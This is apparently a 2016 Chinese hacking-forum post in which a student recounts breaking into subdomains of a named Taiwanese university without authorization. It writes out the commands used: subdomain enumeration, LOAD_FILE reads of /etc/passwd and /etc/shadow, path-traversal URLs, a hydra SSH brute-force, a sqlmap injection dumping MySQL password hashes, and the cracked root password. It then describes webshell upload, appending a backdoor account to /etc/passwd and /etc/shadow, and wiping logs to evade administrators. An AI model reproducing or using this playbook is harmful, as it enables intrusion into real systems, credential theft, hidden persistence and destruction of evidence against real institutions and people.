本帖最后由 zzyzz 于 2016-7-24 10:36 编辑
渗透台湾某大学分站 小弟刚入门,还是学生,拿下这个站竟然费我2天(阿西吧)。。。。。。。。。 听说最近台湾某领导人很跳!!(呵呵,我也拿她没办法呀,所以…….) 废话不多说,开始:
cycu.edu.tw 台湾中原大学,
首先收集whois信息,可是毕竟牛鼻大学啊防护肯定很好,所以准备从它的分站下手
python sublist3r.py -v -d cycu.edu.tw -ocycu.edu.tw-subdomains.txt
xx

得出大批子域名
就找某个站试试 l xxxx1.cycu.edu.tw
网站信息:Apache/2.4.7+ Ubuntu14.04 + PHP + MYSQL5.5
丢入WVS,发现备份文件 下载下来,1个G,但是压缩包损坏了,还好好压软件可以修复(实力安利一波哈哈), 发现数据库用户及密码: 既然都被我发现了用户名密码 嘿嘿~~~~ 登陆看看翻了半天,无上传点(—呵呵) navicat登陆,从数据库下手 一大批数据库我表示受到了惊呀! 赶紧收集有效信息: select @@basedir / @@datadir / variables like"%plugin%" / @@version;
等等SELECTLOAD_FILE ('/etc/passwd');这个行不行呢? Nice 可以, SELECT LOAD_FILE ('/etc/shadow'); ?????(黑人脸)读不出?? 急着我赶紧读PHP 、 apache配置文件 /etc/php.ini /etc/httpd/conf.d/php.conf /etc/httpd/conf/httpd.conf /usr/local/apache/conf/httpd.conf /usr/local/apache2/conf/httpd.conf 都读不出!! 难道是我路径不对,赶紧查查php如何暴路径的。 phpMyAdmin/libraries/select_lang.lib.php phpMyAdmin/darkblue_orange/layout.inc.php phpMyAdmin/index.php?lang[]=1 phpmyadmin/themes/darkblue_orange/layout.inc.php 呵呵都不行 写一句话文件呢: 错误13,可能是因为权限太低,或者不能写入吧,但是路径是个问题啊,都读不出基本的文件,对了 我记得有个phpmyadmin的登陆看看有木有网站的绝对路径
没有(苦脸::>_<::) 既然这样,哼哼╭(╯^╰)╮,扫描端口: 21 :ftp 22 :SSH Remote login 80 :HTTP 3306 :mysql 好的,Hydra爆破组准备,爆破22!!!! hydra -L users.txt -P password.txt -vV -ossh.log -e ns ip ssh
然而啊然而。。。。。。 爆破了半天,毫无进展。。。。
网站绝对路径找不到(无法写入一句话别说udf提权了),又无上传点(好苦啊),翻了半天数据库,都是学生与教授的信息,社工太尴尬(─.─||| 不怎么会,无利用点啊 。 。 。 既然这样,寻思半天,我的王哥也帮我搞了半天,一直在想何如拿下,还是不行啊(QAQ)。
好,换个分站: l xxxx2.cycu.edu.tw
发现一个相对路径 http://xxxx2.cycu.edu.tw/download_file.php?path=./upload/study/ 猜!!! 于是 http://xxxx2.cycu.edu.tw/download_file.php?path=../../etc/passwd http://xxxx2.cycu.edu.tw/download_file.php?path=../../../etc/passwd http://xxxx2.cycu.edu.tw/download_file.php?path=../../../../etc/passwd OK 嘿嘿, 接着看看有木有/etc/shadow 妈的(甩锅!甩手机!) 这些站都是一个人搞的么!apache2/httpd.conf这些文件又是没有!
陆陆续续又几个分站,妈的都是这玩意(passwd可读,其它文件不可读),好不爽啊
没办法,刚入门,没啥思路,硬着头皮,再一个分站: l xxxx3.cycu.edu.tw Apache/2.2.3(CentOS) + PHP
这时,发现一个注入点,赶紧sqlmap! sqlmap.py -u "http://xxxx2.cycu.edu.tw/xxx/news01.php?Inews_id=426"—is-dba
[15:18:07] [INFO] the back-end DBMS isMySQL web server operating system: Linux CentOS 5 web application technology: PHP 5.2.10,Apache 2.2.3 back-end DBMS: MySQL 5 [15:18:07] [INFO] testing if current useris DBA [15:18:07] [INFO] fetching current user current user is DBA: 'True'
!!!!DBA权限,ok
sqlmap.py -u"http://xxxx2.cycu.edu.tw/xxx/news01.php?Inews_id=426" -D mysql -Tuser -C User,Password --dump Database: mysql Table: user [3 entries] +------------------+------+ | Password | User | +------------------+------+ | NULL | root | | NULL | NULL | | 3589e11b1407d3ab | root | +------------------+------+
。。。。。mysql加密的。。。。。。咋办
谷歌百度呗(哈哈) 找到解密的网站https://www.tobtu.com/mysql323.php 下载MySQL323Cracker (随便找的,我服) 密码为cb3305010 (好像是这样的吧QAQ) SSH登陆!!!!
root权限诶~~~。 Linux 2.6.18 接下来我迷茫了,不是要像其他的渗透记录一样要提权吗,这个直接root了啊,那咋搞。。。。 嗯,上传个小马,菜刀连接试试
ok了,大马也继续传上去了。
添加后门用户试试: [root@cob ~]# echo"wwww::0:0::/:/bin/bash" >> /etc/passwd [root@cob ~]# echo "wwww::::::::">> /etc/shadow
su命令和su -命令最大的本质区别就是:前者只是切换了root身份,但Shell环境仍然是普通用户的Shell;而后者连用户和Shell环境一起切换成root身份了。只有切换了Shell环境才不会出现PATH环境变量错误。su切换成root用户以后,pwd一下,发现工作目录仍然是普通用户的工作目录;而用su -命令切换以后,工作目录变成root的工作目录了。(来源网络)
对了清除日志: 常用的几个日志文件如下(来源网络) 1)/var/log/secure:记录登录系统存取数据的文件; 例如:pop3,ssh,telnet,ftp等都会记录在此. 2)/var/log/message:几乎所有的开机系统发生的错误都会在此记录; 3)/var/log/boot.log:记录一些开机或者关机启动的一些服务显示的启动或者关闭的信息; 4)/var/log/maillog:记录邮件的存取和往来; 5)/var/log/cron:用来记录crontab这个服务的内容; 6)/var/log/httpd,/var/log/mysqld.log等等文件,记录几个不同的网络服务的记录文件;
查看日志在哪:cat/etc/syslog.conf:获得log文件存放的位置
看看/var/log/message:几乎所有的开机系统发生的错误都会在此记录; 妈的有人今天13点登了!,是管理员吧,赶紧擦除我的登陆信息~~~~~~~
是不是这样就可以了QAQ 那我的用户wwww如何直接登上去呢?不知道,好多都不知道,希望有人可以提醒我下,比如哪里做的不对,哪里可以扩展下思维,求人回复啊,
我看到有篇文章是留后门的《《LINUX安装SSHBD后门》》 http://www.cnblogs.com/mujj/articles/2264117.html 但是我这样操作失败了 ssh-l root ip没登上去 求解啊。
过几天在搞它的其它分站。
总结: 1. 本文写的比较懒散,因为我是一个随性的人(QAQ) 2. 本文也无亮点可言,毕竟我是用死脑筋学的,希望来到90sec会提升自己! 3. 坚持吧,就是坚持,毕竟人生苦短,我用Python~~~~~~~ 4. 毕竟我也是90后,学好这门技术最坏不过大器晚成。 5. 仰慕90sec很久了,一直没有拿得出手的文章(这篇也是啊),所以一直不敢投稿,这次下定决定入90sec,希望各位前辈多多指教,小弟一定好好学!
至 妈的 老子睡觉去啦(QAQ)
最后谢谢管理05 给我通过~~~~~~~~~~~我们一起来建立90sec世界~~~~~~~~~~。 GG =============================
态度端正,在校学生,降低标准给予通过。
| 


 哈哈
